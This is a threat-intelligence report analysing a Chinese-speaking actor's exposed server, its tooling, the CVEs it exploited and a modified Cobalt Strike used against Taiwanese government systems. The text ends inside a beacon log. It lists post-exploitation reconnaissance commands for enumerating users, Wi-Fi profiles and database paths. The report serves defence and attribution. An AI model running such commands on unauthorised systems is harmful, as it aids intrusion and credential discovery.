Chinese Threat Actor Used Modified Cobalt Strike Variant to Attack Taiwanese Critical Infrastructure

Arda Büyükkaya – June 2, 2023

Executive Summary

EclecticIQ researchers identified a malicious web server very likely operated by a Chinese threat actor used to target Taiwanese government entities, including critical infrastructure.

The command-and-control infrastructure was publicly exposed to the internet. Based on log and meta data found on the server, EclecticIQ analysts assess with high confidence the threat actor performed offensive cyber operations, including reconnaissance, malware delivery, and post-exploitation against selected targets.

EclecticIQ analysts identified a modified version of Cobalt Strike known as "Cobalt Strike Cat"[1]. Researchers analyzed these logs and created a detailed map of the adversary's tactics, techniques, and procedures (TTPs).

The threat actor primarily focused on exploiting four different remote code execution (RCE) vulnerabilities to target web services and heavily relied on open-source tools, some of which are exclusively available in Chinese underground forums. The threat actor also engaged in brute-forcing against the victim's internal web services.

Exposed Threat Actor Infrastructure Reveals Offensive Tooling

EclecticIQ analysts discovered a web server with the IP address 156[.]251[.]172[.]194, which was accessible to the public. The server contained HTTP header data (SimpleHTTP/0.6 Python/3.8.10), indicating the use of a Python library called SIMPLEHTTPSERVER to serve the files and folders detailed in Figure 1.



Figure 1 – Screenshot of exposed threat actor infrastructure showing available tools and target lists..

EclecticIQ analysts identified post-exploitation and reconnaissance tools on the server. Most of the tools are open source. Based on the event logs within a modified version of Cobalt Strike, analysts have determined with high confidence that Mandarin was set as the default language. The identified tools include:

Afrog:	Vulnerability Scanning for Penetration Testing [2]
CIPR:	Converting domain name to IP address [3]
Neo-reGeorg:	Reverse proxy tool [4]
Nuclei:	Vulnerability scanner [5]
OneForAl:	Subdomain collection tool [6]

Fscan:	Reconnaissance tool [7]
LaZagne:	Recover stored passwords on a system [8]
SharpCheckInfo:	Situation awareness tool [9]
HackBrowserData:	Decrypting and exporting browser data [10]
FRP:	Reverse proxy tool [11]
ONE-FOX:	Collection of Penetration Tools [12]

Targeted Attack Lifecycle

The Targeted Attack Lifecycle is a methodology to map adversary tactics, techniques, and procedures (TTPs) in a structed way. EclecticIQ analysts mapped identified TTPs to each phase of the life cycle (Figure 2) - beginning with the threat actor´s infrastructure (156[.]251[.]172[.]194) and continuing with the different tools used by the actor to compromise systems and perform lateral movement.



Figure 2 – Targeted Attack Lifecycle of the threat actor.

Reconnaissance of Exposed Webservices

The threat actor utilized reconnaissance tools to scan and fingerprint systems exposed to the internet. In some cases, the actor used a preconfigured (hard-coded) target lists, which is showing the intended victims. EclecticIQ analysts validated many of these targets as real and existing systems. Figure 3 shows an example of a target list created by the attacker, which mainly contains Taiwanese government entities. This list served as input for OneForAll - a subdomain enumeration tool.



Figure 3 – Files inside the exposed infrastructure under the OneForAll file path.

After enumerating subdomains of the associated victim network, the threat actor uses automated vulnerability scanning tools including Nuclei and Afrog to identify potentially exploitable systems. Figure 4 shows final report logs from Afrog and Nuclei found on the attacker infrastructure.

The threat actor utilized virtual sandboxes named "Test" to demonstrate cyber-attacks before executing them on a real victim device. The IP addresses observed in these virtual sandboxes are tied to the same computer name, identified as DESKTOP-0TBCAC4. The adversary also demonstrated an interest in exploring the public-facing network surface of public transport and utilities industries.



Figure 4 – Completed reconnaissance and vulnerability scans.

Initial Compromise Through Exploiting Publicly Facing Applications

The threat actor utilized automated vulnerability discovery and reconnaissance techniques to scan a given target list, refine the selection and identify potential exploitable systems before commencing the attack. Based on evidence obtained from the bash history data, EclecticIQ researchers observed that the threat actor primarily focuses on four different known remote code execution (RCE) vulnerabilities during their operations:

- CVE-2023-21839 Oracle WebLogic Server RCE [13]
- CVE-2021-3129 Laravel debug mode RCE [14]
- CVE-2020-2551 Oracle WebLogic RCE [15]
- CVE-2021-44228 Apache Log4j [16]



Figure 5 – BASH history logs of from the threat actor's system showing exploitation of CVE-2020-2551.

Establish Foothold by Modified Version of Cobalt Strike

The threat actor utilized a modified version of Cobalt Strike 4.5, dubbed "Cobalt Strike Cat", to create a dedicated communication channel from the victim system and perform evasive post-exploitation steps. Cobalt Strike Cat was initially shared on a Chinese-speaking cybersecurity forum called t00ls[.]com, with a link to a GitHub repository and was distributed inside an encrypted ZIP folder. Only registered users of t00ls[.]com could obtain the decryption key for the ZIP folder and access the tool. Notably, t00ls[.]com is a private forum that can only be accessed by individuals who possess invitation codes for the site.

Figure 6 – “I want to become a master hacker”.
Publication of Cobalt Strike Cat on t00ls[.]com.



Figure 7 – Example user interface of Cobalt Strike Cat
shared on a GitHub repository.

Notable features of Cobalt Strike Cat include:

1. Evasion techniques to specially bypass Anti-Virus solution “360 Total Security”, which is a Beijing, China-registered internet security company mostly used in Asia-Pacific region.
2. Option to use Google 2FA key during login to the command-and-control server as an attacker for further operational security.
3. Modified stager designed to evade signature-based detection during malware execution.
4. Patch for publicly available Cobalt Strike vulnerability tracked as CVE-2022-39197 [17].

Figure 8 shows a small portion of Cobalt Strike Cat logs from the attacker´s infrastructure. According to log data, a reverse shell was established from the remote victim device as SYSTEM-level privileges using a process named "bea.exe". The attacker then changed the Cobalt Strike Cat beaconing frequency for behaviour-based evasion by sending the "sleep 10" command to the infected host and executed the "tasklist /SVC" command to list all running processes on the victim device.



Figure 8 – Sample of Cobalt Strike Cat logs.

The result of the "tasklist" command shows that the victim was using a commercial software called SONAS [18]. SONAS is an application for remote monitoring and control of Internet of Things (IoT) hardware devices. Analysts assess with high confidence that the compromised device was used to access CCTV cameras of the Directorate General of Highways in Taiwan.

Analysis showed that the victim IP address was publicly serving a web service that contained a phpMyAdmin database. The database used a weak password and was susceptible to brute-force attacks.

Figure 9 shows the redacted victim DNS address, confirming that the web service was used by the Taiwanese government. The IP addresses and the computer name matched the victim device name in the Cobalt Strike Cat logs.



Figure 9 – PHPINFO page from victim web service.

Internal Reconnaissance to Identify Lateral Movement Opportunities

EclecticIQ researchers observed multiple internal network reconnaissance attempts after initial compromise. These attempts are primarily performed with an open-source automated vulnerability scanning and brute forcing tool called FSCAN.

Figure 10 showed that the threat actor used FSCAN (named as f.exe) to find possible vulnerabilities on internal network of infected device which can be used by threat actor to perform lateral movement:



Figure 10 – Usage of FSCAN on a victim's network.

EclecticIQ researchers observed that the threat actor used the Windows command-line arguments to perform general reconnaissance against infected devices. The following commands were identified:

Command Line Argument	Description
query user || qwinsta	Display information about logged-on users and their sessions.
net user	Displays information about user accounts.
findstr /s /i "DBPath" *.*	Used to search for the string "DBPath" in all files within the current directory and its subdirectories.
arp –a	Address resolutions for remote systems.
netsh wlan show profiles	Display a list of all the wireless network profiles.
dir %APPDATA%\Microsoft\Windows\Recent	List of recently opened files and folders on the computer.

Figure 11 shows some examples of commands executed by the threat actor on an infected host:

```
02/10 03:54:14 UTC [task] <T1059> Tasked beacon to run: query user || qwinsta
02/10 03:54:18 UTC [checkin] host called home, sent: 52 bytes
02/10 03:54:18 UTC [output]
received output:
 使用者名稱             工作階段名稱     識別碼 狀態     閒置時間    登入時間
 myuser                  console             1  使用中       無    2022/12/27 上午 09:35
